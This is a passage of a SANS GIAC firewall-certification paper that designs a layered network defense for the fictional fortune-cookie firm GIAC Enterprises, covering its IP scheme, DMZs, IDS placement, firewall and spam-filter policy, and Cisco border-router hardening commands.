



Global Information Assurance Certification Paper

Copyright SANS Institute
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permitted without express written permission.

Protecting the Fortune: GIAC Enterprises Network Design

Mike Mahurin

Submitted May 10, 2004

© SANS Institute 2004, Author retains full rights.

Abstract

GIAC Enterprise is a medium sized manufacturer of fortune cookie saying with revenue of excess of \$40 million dollars. A network design is requested by management that will provide the best protection available. Using the principles of defense in depth, a network is designed to meet the objectives outlined by management.

The security policy applied to the router is discussed, including the ingress/egress filtering functions. A complex rule set is configured on the router to provide initial filtering of traffic that is known not to be wanted on the network. Firewall configuration is the next item discussed and the rule sets that are applied to that device. The firewall is a Cisco PIX 615E firewall running version 6.3 of the Cisco firewall software. VPN connections are terminated by the firewall using the Cisco VPN client.

A theoretical attack of the network design submitted in Micho Schumann, GCFW practical. The attack consists of a methodology using reconnaissance, scanning, exploit, keeping access, and covering tracks to compromise the network. A buffer overflow exploit in a Windows 2000 server is used to gain access to the system and steal information from the company's database. The attacker's then cover their tracks having accomplished their mission. Suggestions for network design improvement are given and discussed.

Intrusion Prevention System technologies are discussed including classes of IPS systems and their placement on the network. An overview of these technologies is given, as well as the benefits and drawbacks of their implementation. A methodology is given for IPS system validation and testing before implementing on a network.

Security Architecture

GIAC Enterprises is a medium sized manufacturer that specializes in the sale of fortune cookie sayings over the Internet. They have revenue in excess of \$40 million a year and are the leaders in this industry. Fortunes are provided for a range of customers from normal restaurant fortune cookies to the critical fortune cookies used to develop foreign policy. A high level of security needs to be maintained to protect their intellectual property, customer database, and to retain a good public image. To meet these business requirements, GIAC has decided to develop a secure perimeter that adheres to the principles of security in depth.

GIAC Enterprises is located in one central office building and employees a staff of 200 employees. The company maintains a telecommuting option for their top fortune developers to reduce office space and allow them to visit special locations that stimulate their creative energies (like the local coffee shop). Sales

personnel must be able to connect to the network from the field to access the sales application that provides inventory and pricing data.

Management has defined the following business requirements:

- Customers must be able to purchase bulk fortunes online securely maintaining confidentiality and integrity of the data.
- Independent suppliers of specialized fortune cookie sayings must be able to access the supplier database application.
- Partners in other countries that translate and resale fortunes must be able to connect to the reseller application from the Internet.
- GIAC Telecommuting fortune researchers, sales staff, and select employees that have been authorized by management need to be able to access the ERP system from the Internet.
- Internal GIAC employees should be allowed to access the Internet. Only web applications should be used and should be filtered. Email should be filtered for unsolicited emails and the maximum defenses against web based viruses should be taken. Chat, peer-to-peer, 3rd party remote control, games, and other non-business Internet applications should be blocked.
- The general public should be able to access the company's public web site to view marketing materials and get information to contact the account manager.
- Critical servers should be isolated from the rest of the internal network to regulate traffic.
- Intrusion Detection Systems should be maintained to proactively monitor the network.

Business Operations

Customers will connect via SSL to the ecommerce web server which has a secure connection to the database. The server is running Windows 2003 IIS 6.0 for its operating platform. It contains a custom designed ASP application that allows customers to order fortunes online. All sales for fortunes are performed on bulk accounts and customers must establish an account with credit terms to order from GIAC enterprises. The company's primary business is supplying fortunes to other companies that use them in manufacturing final products. Very few individuals purchase via credit card and management does not want to pay transaction fees. Due to this policy, online credit card transactions will not need to be made. The customers ordering data will need to be kept secure to maintain order confidentiality and client confidentiality.

Suppliers, partners, and telecommuters will connect to the GIAC network from the Internet by first connecting via VPN to the firewall and then will only have access to a Citrix Metaframe server to provide access to the supplier, partner, and employee front end application. The front end is based on code developed

on Visual Basic 6 and the company does not want to migrate the program to a web based application. Citrix Metaframe¹ was chosen over Windows 2003 Terminal Server due to its higher level encryption, speed, and bandwidth utilization. This server will only allowed limited connectivity to network applications and will be harden to allow only access to needed applications.

The general public will access the companies public we server through the Internet by accessing the web site www.giacenterprises.com. From this site they will be able to view company information and get instructions on how to establish a purchasing account. The site must be able to send an email to the sales department with contact information for individuals requesting an account. Management has made it clear that there must be no defacement of the public web server, as it is the primary source of advertisement for the company.

Employees in the GIAC office will access the Internet through a Microsoft ISA server with integrated Websense installed for content filtering. Management will determine the content that will be allowed for employees to access. The firewall will be configured to only allow the proxy to access the Internet on TCP ports 80, 443, and allow FTP downloads only. Any other traffic that attempts to access the Internet from inside the firewall will be dropped and logged.

Business Operations Components

Components that are required for business operations are the network operating systems services, email system, company databases, customer web site, Citrix Metaframe for remote users, Internet access, and the web site for the general public. These systems are used on a daily basis for all operations of the company. All systems must be available 24/7 with maintenance windows from Saturday 2000 – Sunday 0400 Central Standard Time. This is due to the international operations being a large segment of the companies business. All systems are connected to the network using a switched Cisco network infrastructure. All desktops are connected to the network at 100 MBPS with all servers connected to the network at 1 GBPS.

The network operating system in use is Microsoft Windows 2003 with Active Directory. This is due to staff familiarity with product and the use of Microsoft Visual Studio as the primary development platform. All user files are stored on a central file server that is backed up on a daily basis. Internally, three Windows 2003 domain controllers are configured to provide authentication, group policies, and DNS services. The internal DNS is maintained as an active directory integrated zone for internal DNS lookups. External DNS is resolved by the Microsoft ISA server. Common network services are configured throughout the network. Group policies are used throughout the company to enforce desktop standards and provide rapid software deployment. Company security policy is very tight as most of the company's value is based on its intellectual property.

¹ <http://www.citrix.com>

Formal security policies exist to specify only company approved software may be installed. All Windows servers are secured with the minimal services installed and all machines have some basic hardening. This is in the form of following the SANS top 10 for Windows vulnerabilities, an Enterprise anti-virus suite has been installed, a Microsoft System Update System has been installed, and best security practices are utilized. These steps are considered the last line of defense for any attack that gets through the other defenses.

Internal email will be provided by Microsoft Exchange 2003 Server for internal email. This system will be configured with the latest version of the Enterprise anti-virus email gateway product configured to update the virus definitions daily. All common executable attachments will be blocked by the antivirus software. These include .exe, .com, .vbs, .pif, .scr, .zip, and other potentially dangerous attachments. Any items that can't be scanned will be quarantined. The server will only allow SMTP connections to and from the SPAM filtering box. All email inbound from the Internet will be scanned by the spam filter. This system is configured using Postfix for email transport which was chosen for its security features and ease of configuration. The system will also run all messages through Anomy Sanitizer to remove executable attachments. Finally, Spam assassin is configured to scan for spam messages. All items considered spam will have any executable code disabled and the message will be passed to the Exchange server with a subject [SPAM]. Users have been instructed in how to setup rules to automatically move spam messages to a bulk mail folder. The methods use to secure and configure this server will be discussed later in the paper.

The company has two primary databases; the first database is the company's business operations database. The business operations server is based on two clustered Microsoft SQL 2000 Enterprise servers for redundancy. These servers house the inventory, sales, sayings database, billing, and other business operations. The business front ends all access this database through ODBC connections directly to the database. GIAC Enterprises other database is for the company's back office operations, this includes the accounting, HR, tax, and other functions. This system is housed on its own Microsoft SQL 2000 Standard server with connections limited to only the accounting group. All of these servers are located behind a Check Point Interspect firewall to add an extra layer of defense against threats that may originate on the internal network. The configuration and detailed operational detail of this firewall will be covered later in more detail. These servers have been identified as the company's most critical servers and the company's highest priority for protection.

The customer website is located on a server that is running Microsoft Windows 2003 Web Server edition. This system house the .ASP application that customers use to place web based orders. The server only accepts SSL connections from the reverse proxy in a separate DMZ. Database communications are handled directly through the firewall to the secure subnet

with the database cluster. A Microsoft Windows 2003 server was chosen due to the developer's preferences and the local IT staffs knowledge of that platform. Developers implement security in their software design to verify all input and to test for possible security weaknesses. Squid is being used with Jeanne to protect the web server from malformed URL's and CGI attacks. All servers are hardened according to Computer Internet Security (CIS) benchmark standards.

Citrix Metaframe is used for remote access to avoid users connecting to the network via VPN as a remote node. Users will terminate a VPN connection to the PIX firewall and then connect to the Citrix server. The Citrix server is configured with the front end application for the database application. Office 2003 is configured on the server to provide the necessary functionality. Group policies and file permissions have been configured to allow different groups the needed functionality to the server. Sales personnel are allowed access to the front end application, the Office applications, and access to their personal home directory. Suppliers and partners are only allowed access to a customized version of the front end application. Access to the systems registry and the ability to install applications is limited to IT administrative accounts. Internet access is prohibited on this machine and permissions to Microsoft default Internet applications have been blocked.

Internet access is provided through a cluster of Microsoft ISA servers with Websense installed. This cluster has been configured to only proxy HTTP, HTTPS, and FTP download only traffic. The firewall is configured to only allow outbound HTTP, HTTPS, FTP download, and DNS traffic. GIAC Enterprises has a strict policy on acceptable use for Internet access for employees. Websense is configured to be very restrictive to prevent employee misuse of Internet access. Employee web utilization reports are run and sent to the management group on a weekly basis using an automated script. A standing policy for filtering exception is in place that employees must send their request to their supervisor who forwards it to the IT department. If the request is unreasonable, IT can forward the request to senior management for final review. The ISA cluster is also configured for active caching to reduce the amount of network traffic generated over the Internet link.

GIAC Enterprises houses their web servers internally in two DMZ's. One DMZ houses the public web site and the other houses the E-Commerce web site. These servers are separated to decrease the likelihood of the machines being cross-compromised. These sites are housed on Microsoft Windows 2003 Web Server edition servers. The sites are protected by the reverse proxy server to limit the exposure of the server. As with all publicly accessible servers, these servers have been hardened to CIS Benchmark standards. Since the public web site is not updated frequently, updates are made manually on the system console. Public DNS services are provided by a DNS server in the service domain. DNS is configured as the primary zone with the ISP providing a secondary zone. This allows quick updating of DNS information. An agreement

has been established with the ISP to provide upstream filtering within 30 minutes off notification in the event of a denial of service attack. The DNS Server is configured to only allow zone transfers to the ISP's DNS server.

Security Architecture

The GIAC Enterprises network is designed with defense in depth in mind. All components of the network are vendor neutral and equipment selection is based on the best tool for the particular job. Management recognizes that the organizations value is totally derived from its intellectual property. Further more, the majority of this property is stored in an electronic format. Due to these factors the company is very open to spending significant resources to secure the network. In the past they have had instances of competitors attempting to break into their network to steal intellectual property. Therefore, the company wants to take reasonable measures to provide monitoring/detection of incidents as well as a forensic record of network activity from the Internet. The IP scheme for the network is presented in Figure 1. Figure 2 shows a diagram of the network.

<u>Network</u>	<u>IP Address</u>	<u>Network</u>	<u>Host</u>	<u>IP Address</u>
Perimeter	1.1.1.0/28	Perimeter	Border Router	1.1.1.1
DMZ 1	192.168.50.0/24		PIX 515E	1.1.1.2
DMZ 2	192.168.51.0/24	DMZ 1	Firewall Interface	192.168.150.1
DMZ 3	192.168.52.0/24		Spam Filter	192.168.150.30
VLAN1	192.168.101.0/24		Reverse Proxy	192.168.150.31
VLAN2	192.168.102.0/24		DNS Server	192.168.150.32
VLAN3	192.168.103.0/24	DMZ 2	Firewall Interface	192.168.151.1
VLAN4	192.168.104.0/24		Public Web Srvr	192.168.151.30
VLAN5	192.168.105.0/24	DMZ 3	Firewall Interface	192.168.152.1
			E-Commerce Web	192.168.152.30
		VLAN1	Router Interface	192.168.101.1
			Firewall Interface	192.168.101.2
			Exchange	192.168.101.30
			Active Directory	192.168.101.31
			MS ISA	192.168.101.32
			Citrix Metaframe	192.168.101.33
		VLAN2	Router Interface	192.168.102.1
			Primary Syslog	192.168.102.30
			Secondary Syslog	192.168.102.31
			IDS Log	192.168.102.32
			Enterprise Dbase	192.168.102.33
		VLAN3	Router Interface	192.168.103.1
		VLAN4	Router Interface	192.168.104.1
		VLAN5	Router Interface	192.168.105.1

Figure1




Figure 2

The border router is as Cisco 2621XM with Cisco IOS version 12.3T and is terminating a 5 MBPS WAN link. The device is managed from the local console port and remote management from the network is not permitted. An agreement has been included with the ISP agreement to provide upstream blocking in the event of a denial of service attack. The primary purpose of this device is to provide initial filtering to remove traffic that is known not to be wanted on the network. Implementing ingress/egress filtering on the router is the first priority of the router. Preventing private addresses that are designated in RFC 1918 is the primary purpose of ingress filtering. This prevents the use of spoofed addresses utilizing private address space from entering the network. Egress filtering is configured to prevent addresses that originate from the inside of the network from being transmitted to the Internet. This is a key to being a good internet neighbor to prevent spoofing attacks from originating on the network. Loopback, autoconfiguration (RFC 3330), multicast (RFC 1112 & 2236), broadcast, and network IP addresses are blocked to prevent attacks that are based on weaknesses of these protocols. Implementing blocking of the broadcast address prevents the network from being used as a smurf amplifier and other broadcast based attacks. To further block traffic that should not enter the network, IP address blocks that are documented as unallocated by IANA are blocked.² In

² <http://www.iana.org/assignments/ipv4-address-space>

addition, IP addresses of attackers that have attacked or frequently scanned the network are routinely blocked. Further hardening of the router has been performed and will be discussed in more detail later in this paper.

By being located at the very edge of the network, the border router is the first network element that an attacker would encounter. Eliminating known unwanted traffic at the border will limit the amount of traffic that is entering the system. This is the first line of defense in the network; by implementing border filtering reliance on the other perimeter defenses are lessened. In the process, the amount of data that has to be analyzed by the intrusion detection systems is lessened. This makes analysis of those records easier and cuts the analysis time down. A Cisco device was chosen as due to staff familiarity and the companies existing Cisco infrastructure.

Weaknesses of this device include IOS vulnerabilities, remote access, denial of service attacks, and lack of secure reporting. IOS vulnerabilities arise in the Cisco IOS as they appear in any software package. These can include buffer overflows, code that will allow filters to be bypassed, and denial of service conditions. This threat is mitigated by routinely updating the IOS software as fixes are released by Cisco. Remote access to the router is another area of weakness in Cisco products. Cisco only offers Telnet and SSH remote access to the router, both of which are not ideal. Only allowing access to the device through the console defends against remote access to the router. Denial of service attacks cannot be totally defended against, but steps can be taken to reduce their threat. The first defense is an agreement with the ISP to provide upstream blocking of hosts that attempt to attack the network. Next ingress, egress, private IP range, and multicast filtering are another line of defense against DOS attacks. Reverse path verification is enabled on the router to limit the effectiveness of spoofed IP addresses. Secure reporting is a weakness of this device and its location on the network. Implementing a VPN connection to the router to allow syslog traffic into the system creates a portal into the network in the event the router is compromised. This would allow the attacker a means into the network that is invisible to intrusion detection and logging. As a result, syslog has been disabled and logging for this device is accessible from the console.

The next network device on the network is a Shadow IDS sensor that is configured to capture all network traffic that is generated inbound or outbound of the network. A server with 100 GB of storage is configured with Shadow IDS³ to record all network traffic. To securely gather this information, the system is configured with a promiscuous NIC with no IP address assigned to the device. Logs are configured to rotate on a weekly basis using a scheduled cron job. The weekly logs are compressed 50000000 BPS / 8 Bits in a byte resulting in 625,000 bytes per second or 37.5 MB per hour. This results in 900 MB per day or

³ <http://www.nswc.navy.mil/ISSEC/CID/>

6.3 GB per week that can be generated from the WAN link. Logs are compressed and stored on an attached CD-R on a daily basis. Shadow is configured to maintain a log of a months worth of data online for analysis. The CD-R data is stored in a vault for archival purposes. The system is connected to the network with a network tap; this renders the machine invisible to anyone on the network. All log analysis is done on the console or the data is copied and moved to a separate machine for analysis. The only vulnerability of this system is malformed packets that exploit the reassembly process of the sensor. Since this can only be used to launch a denial of service attack, the threat to this system is minimal.

For normal Intrusion Detection a Snort 2.11 sensor is configured for real time detection and analysis.⁴ All sensors on the network have interfaces that are in promiscuous mode without an IP address on the production network. A second NIC connects the sensor to the backend database over an out of band network. This network operates on a separate IP addressing scheme outside the normal networks IP addressing. All sensors are configured to only allow SSH login on the out of band interface using a cryptographic key. All of the IDS sensors are physically in the same server room, so all of the out of band systems are on the same switch. These systems have been hardened to the Center for Internet Securities (CIS) level I benchmark using the site provided templates.⁵ All unneeded packages have been removed and the system has been updated with the latest packages. Vulnerabilities of this system are if a Snort vulnerability that is based on packet reassembly is executed the sensor can be subject to a denial of service attack. Other attacks could occur if the database server is compromised, but if the intruder has gotten that far into the network the IDS system is pointless.

Sensors are placed on the network to provide the best visibility of vulnerability and reduce the amount of time required to manage the IDS solution. A sensor is placed in front of the firewall to provide visibility of all scanning and exploit attempts. This sensor will receive a tremendous amount of scanning traffic due to the nature of the Internet. The second sensor is placed in DMZ 1 to provide visibility of attacks directed against the hosts providing services. This sensor is the most important in the system as it will show attacks directed to specific services that have been passed by the firewall. Finally, a sensor is placed on the internal network to look for attacks that originate on the internal network destined for the Internet. These attacks will be stopped from reaching the world by the firewall, but will corroborate the firewall logs and assist in the incident handling process.

The firewall is a PIX 515E with 6 interfaces available for up to 4 DMZ areas, the firewall is running the PIX Firewall Software version 6.3 with PDM. A PIX firewall was chosen for staff familiarity, existing Cisco based infrastructure, reliability, vendor support, lower cost of VPN client software, and the desire for a dedicated

⁴ <http://www.snort.org>

⁵ http://www.cisecurity.org/bench_linux.html

hardware device. The network is divided into 3 separate DMZ zones. One zone will house the DNS server, reverse proxy, and the spam filtering server. The second DMZ will house the public web site and the third DMZ will host the E-Commerce application. Each DMZ is on a separate internal network scheme, the firewall will provide Network Address Translation (NAT) for public IP addresses. All VPN tunnels will terminate at the PIX firewall and only Citrix traffic (Port 1494) to the internal Citrix Metaframe server. All traffic other than DNS, HTTP, HTTPS, Citrix ICA, ISAKMP, IPSEC, and SMTP is blocked. ICMP traffic is dropped, which allows the attacker to know the firewalls location, but will prevent them from using ICMP weaknesses on the network.

Traffic between DMZ's is regulated so only the reverse proxy in DMZ 1 can communicate with the web servers in DMZ 2 & 3. Only http (port 80) and https (port 443) traffic is allowed between the two DMZ's. The reverse proxy is running Squid⁶ with Jeanna⁷ configured to filter URL traffic. The reverse proxy is configured to report both web servers as Apache 2.0.49 server, when in reality the server is a Microsoft Internet Information Server 6.0 server. This is implemented to create confusion to an attacker and cause them to waste time attempting to compromise the web server using Apache based attacks. Jeanna will prevent the attacker from executing URL's that may be used to exploit the server. The reverse proxy has been hardened according to CIS Level I benchmarks with the latest updates. To further secure the box, there are no remote connectivity services on the box such as SSH or Telnet. Possible vulnerabilities that could affect this system are attacks against Squid over port 80 or 443. The Squid server is running as a normal user using chroot, in the event the server is compromised, they attacker cannot open any ports below 1024 due to Linux requiring root access. Since the only port 80 and 443 traffic is allowed to the other DMZ's, the attackers ability to leverage the exploited host is minimal. A Snort intrusion detection sensor is located in DMZ 1 to look for abnormal traffic and possible attacks. This gives visibility to attacks that may be targeted to the web servers or other DMZ hosts. Tripwire⁸ is configured on the host to provide host based intrusion detection in the event key system files are modified.

Service traffic from the internal network to the DMZ zones is limited to traffic designed for specific servers. SMTP traffic is permitted between the spam filter and the Exchange server. This allows mail to be transmitted between these systems. Citrix ICA traffic is configured to be allowed between VPN connections terminated on the firewall and the Citrix server. Database traffic in the form of an ODBC connection between the DMZ E-Commerce server and the Enterprise database is configured on port 1433. DNS requests for external websites are configured to allow the proxy server to make DNS queries to the ISP DNS servers. Syslog traffic is configured to send syslog traffic from the firewall to the primary and secondary syslog servers. The default rule for the firewall is drop all

⁶ <http://www.squid-cache.org/>

⁷ http://www.ists.dartmouth.edu/text/IRIA/projects/d_jeanne.php

⁸ <http://www.tripwire.org>

traffic and log. This allows visibility of attempts of mis-configured or unauthorized devices to communicate to the DMZ's.

Access to the Internet from the internal network is extremely limited. Users must access all Internet resources through the Microsoft ISA server. The ISA server is configured to only accept connections for HTTP, HTTPS, and FTP downloads only. The firewall is configured to only accept traffic on HTTP, HTTPS, and FTP from the ISA server. FTP is handled through the PIX software FTP fixup command that acts as a state full firewall rule. Using a proxy method for user Internet access prevents the use of client programs that access the Internet. All dropped traffic from the internal network is logged. This allows the networking staff to determine any clients that are trying to access the Internet directly are identified. A Websense content engine is configured on the Cisco PIX to provide content filtering and search for application traffic that is not permitted on the network. One of the weakness of using this method to limit access of unauthorized programs on the Internet is the fact users can tunnel applications over port 80 or 443 and the proxy will pass it on. The Websense filters make an attempt to detect and block these applications, but if the application is tunneled over an encrypted channel this nullifies the effectiveness of Websense. Scripts have been developed to email reports of web to managers in accordance to senior managements specifications. The PIX is configured to allow SSH access to specific machines in the IT department and authentication is performed through a Radius server configured on the network.

The Spam Filter server is a Red Hat Linux ES 3 server configured with Postfix⁹, SpamAssassin¹⁰, and Anomy Sanitizer¹¹. This server has been configured using CIS level I benchmarks for Linux. Anomy Sanitizer is configured to remove any malicious attachments and MIME components in email from the Internet. It will block any executable attachments and delete the attachment automatically. Any other attachment is scanned and if a known virus or exploit is detected, the system will remove it. In addition, popular viral attachment types (such as .zip) are blocked at this level to prevent them from entering the system. Spam Assassin is an open source anti-spam tool that operates on a scoring system with a minimum threshold for actions. Email is evaluated according to heuristics in the systems database that include header information, subject phrases, body phrases, html tags, and mailing characteristics. Thresholds are configured to insert the message "[SPAM]" in any message that generates a rating of between 7-8 points anything above 8 will result in the message being deleted before delivery. The company's average point for business mail is between 2-6 points, so the current settings reflect the optimal setting to avoid false positives. A black list to block known bad email sites and a white list of know good sites are maintained. These lists are maintained by the IT department and consist of domains that reported as known good or bad sites by users.

⁹ <http://www.postfix.org>

¹⁰ <http://eu.spamassassin.org/index.html>

¹¹ <http://mailtools.anomy.net/>

Implementing an open source solution was chosen due to the low cost of the software and the reliability of the software. This system provides initial filtering of email much in the way the border router provides initial filtering of network traffic. If the system can detect known bad email, then those messages can be handled without taxing the load on the Exchange server with proprietary virus scanning software. It also serves as an additional line of defense against viruses that do not have vendor supplied signatures available. This also helps protect against a situation where a virus has a mechanism to exploit vulnerability in one of the virus scanners. There is a good chance the virus would be blocked due to its attachment, MIME content, or signature before it ever reached the internal mail server. Tripwire is configured on the server to alert in the event any key system files have been modified. Possible attacks to this system would be limited to Postfix exploits that may appear. Chroot and the Postfix architecture is configured to ensure non-privileged users are assigned to system services. As a result, if the system was compromised, the attacker would be limited to attacking the internal mail server on port 25 and they would not have administrative privileges to the machine. The other concern would be an attacker monitoring email inbound and outbound of the organization. This threat can be mitigated by the use of PGP¹² or other email encryption utility.

The external DNS server is a Red Hat Linux ES 3 server configured with Bind 9.2.3¹³ to provide hosting of the GIACEnterprises.com domain. CIS level I benchmarks have been used to harden this server and all unnecessary applications have been removed. Bind has been configured to only allow zone transfer to the ISP DNS server. DNSSEC¹⁴ is not available from the ISP; otherwise it would be configured to insure the identity of the ISP name server. The domain is configured as a primary zone with a secondary zone being hosted by the ISP. The root level name servers are configured to point to the ISP's DNS server. A sub domain has been created with an associated A record that points the domain ecom.GIACEnterprises.com to the public IP address assigned for the E-commerce web server. The www record for the GIACEnterprises domain is configured for the public address assigned to the public web server. Finally, the MX record is pointed to the public address that is assigned to the spam filter server. Possible attacks on this system would be to impersonate the ISP DNS server to initiate a zone transfer. Since none of the internal host information would be available, this attack would be of limited value. If the machine were compromised, it could be used to redirect web traffic to another location. This could be used to set up an identical site to capture customer usernames and passwords. The defense against this is to ensure the machine is updated regularly with system patches. Since the e-commerce site uses HTTPS with a Verisign certificate, users would be alerted when they didn't get a secure session or they get prompted with an invalid key.

¹² <http://www.pgp.com>

¹³ <http://www.isc.org/index.pl?sw/bind/>

¹⁴ <http://www.dnssec.net/>

The next two defensive devices are the Cisco 3745 router that provides all inter-VLAN routing for the internal network and a CheckPoint Interspect 610 intrusion detection and intrusion detection device. Access Control Lists (ACL) have been implemented to prevent the client VLAN's from reaching the accounting VLAN. The purpose of this is to prevent attacks from the client domain from effecting devices in the accounting domain. Clients in the accounting VLAN are configured to communicate with all Windows servers using Microsoft's implementation of IPSEC. This is an effort to prevent interception of accounting data on the internal network in the event the attacker finds a method to defeat the router ACL's or the VLAN separation in the switch. Separating these networks helps prevent attacks from insiders that may have physical access to the network, but not the physically secured offices of the accounting offices or server room.

Finally, the CheckPoint Interspect 610 is an application level intrusion detection and prevention device that is designed to be used against internal threats. The InterSpect can be configured to behave as a router, switch, or bridge. Interspect allows ports on the device to be defined as different zones. Zones can be defines as hosts or network and are defined as areas that you want to control traffic between. Traffic is examined to determine if it is hostile or malicious according to the internal behavioral or rulesets of the device. Some of the common LAN protocols that are inspected are RPC, HTTP, RDP, MS SQL, and many other internal application level protocols. Actions are configured on a zone by zone basis both to and from zones. Actions that can be taken are inspect, bypass, or block traffic to or from a given zone. Inspect is the standard action, it will inspect all traffic and provide protection from attacks. Bypass only looks for malformed packets and drops those packets. Block will block all traffic between the designated zones.

System signatures are provided by CheckPoint on a regular interval an is based on a subscription similar to anti-virus signature updates. If malicious activity is detected from a host on the network the appliance can be configured to take one of three actions: block, quarantine, or bypass. Block prevents communication of the malicious traffic across zones. Quarantine blocks the offending host for a given amount of time, sends an alert to the administrator, and displays a warning on the user's web browser. Bypass allows traffic to flow, but drops malformed packets.

Interspect is used in this environment primarily as a preventative measure for worm and virus attacks. If a worm can be contained to one section of the network or an individual client, the damage to the rest of the network is minimized. Since this system is network based, some of the risk associated with infected laptops being brought into the network is minimized. Possible security flaws with this component are an attacker may be able to launch a denial of service attack against a critical server if server networks have quarantine settings. Attackers would still be able to use zero day exploits that the systems signatures could not

detect to attack internal targets. The nature of the system is to allow all traffic through it, which is directly opposite of a traditional firewall. As such, this device is considered a compliment to the network security and not a key line of defense.

By using a mixture of commercial software and open source software, both cost justification and defense-in-depth can be realized. Utilizing open source intrusion detection systems reduces the cost of software procurement dramatically when compared to commercial solutions. Also, by implementing an open source spam filtering solution, the company saves thousands of dollars compared to commercial products. The most expensive items in the security design is the firewalls in the system. The total cost of this perimeter design would be under \$100,000 compared to the company's revenue of 40 million dollars a year. Since the company's products are stored electronically, the defense cost of the network is justified. On-going support for the network will be the most expensive portion of the design due to the mixture of operating systems on the network. One of the biggest advantages this company has that will reduce the ongoing support cost is management support for a secure networking environment and the alignment between the IT department and senior management.

Security Policy and Component Configuration

Border Router Configuration

CIS benchmarks are used for the hardening processes to ensure the router is secured to industry standard. In addition the NSA Router Security configuration Guide will be used to establish a hardened configuration. The first phase of the router hardening is physically securing the router from tampering. It is secured in the datacenter with physical access limited to IT personnel. There is no remote access to the router through the network for management, all management must occur through the console port of the router. The IOS image has been updated to version 12.3(T) from the Cisco Technical Assistance Center. Implementing the latest version of the IOS protects the system from vulnerabilities that have been patched by the vendor. Even though the router is a hardware device, it still maintains a software layer that can be exploited. MD5 checksum comparisons have been ran on the downloaded image and match the Cisco documented value. This indicates the image has not been tampered with during transit. All pre-production configurations including the IOS update are performed out of band on an isolated network.

After the IOS has been updated, the next step is to secure console access to the router. The primary purpose of this is a relatively weak mechanism of preventing changes from someone who has physical access to the console. If the attacker has physical access to the router is they can initiate a password recovery routine to recover the system password. This process requires a system reboot and several minutes to complete, thus it is a high visibility processes. Implementing a

default username and password to access the console is the first step in the process. This is achieved with the following command:

```
Username SecAdmin password ob51d1aN!
```

The first command below is to access the configuration of the console port. Network based transports are disabled for the console port to avoid reverse telnet in the event a modem is attached to the console. Next, the system will require a user to provide a username and password to access the console. Finally, a timeout is configured to log the console port if the port is inactive for more than 5 minutes.

```
Line con 0
Transport input none
Local login
Exec-timeout 5 0
```

Setting the enable password is the next step in securing the router, followed by setting the hostname. Enable is the superuser password for Cisco IOS and can perform any function on the router. Users on the console will first log into the router using the SecAdmin account. They will then issue the enable command and enter the enable password. The option secret in the command stores the password as a hash. This is relatively weak and serves the purpose of preventing someone from looking over the administrators shoulder when they enter the show run command and getting the enable password. Hostname is a simple command that sets the routers name for identification purpose.

```
Enable secret th3r3dp1L!
Hostname BORD1
```

Remote management access to the router is the next area to secure, this consists of disabling HTTP management and SNMP management. The router can be managed from a web browser with a user friendly interface. Information including usernames and passwords being sent in clear text is the biggest problem with this system. Other problems include sending configuration information, vulnerable to session hijacking, and possible vulnerabilities in the web application itself. SNMP can be used to monitor the router and to manage the router remotely. Since this application could give an attacker a tremendous amount of information about the network and the router configuration, the service will be disabled. The commands to accomplish these goals are listed below.

```
No ip http server
No snmp-server
```

Disabling non-essential management services is the next step in securing the router. The first service to be disabled is the TCP & UDP small services. These

services provide legacy applications such as echo, chargen, and discard over the network. Finger service allows users to use the finger protocol to determine who is logged into the switch and where they are logging in from. BootP and DHCP are used to automatically configure basic IP information to clients. Since this service is not needed on the router it will be disabled.

```
No service tcp-small-serv
No service udp-small-serv
No ip finger
No service finger
No ip bootp server
No ip dhcp-server
```

More services that will need to be disabled include proxy-ARP, Cisco Discovery Protocol (CDP), DNS, auto-loading of configuration, and .X25 Packet Assembly Disassembly (PAD). Proxy ARP configures the router to broadcast the router as the default gateway for clients on the network. Since all clients will have the necessary gateway information configured on them, this service is disabled. CDP is a layer 2 protocol that allows Cisco network devices to locate and provide basic information to other Cisco devices on the same network. This service would allow a potential attacker to easily map the network infrastructure, therefore it is disabled. DNS name resolution is not needed on the router, so it will be disabled. Cisco routers can auto-load a configuration on boot from a TFTP server. An attacker could take advantage of this and use this functionality to load a bogus configuration. PAD will be disabled since X.25 is not in use on the network. The commands to accomplish this are listed below.

```
No ip proxy-arp          (Configured on each interface)
No cdp run
No ip name-server
No service config
No boot network
No service pad
```

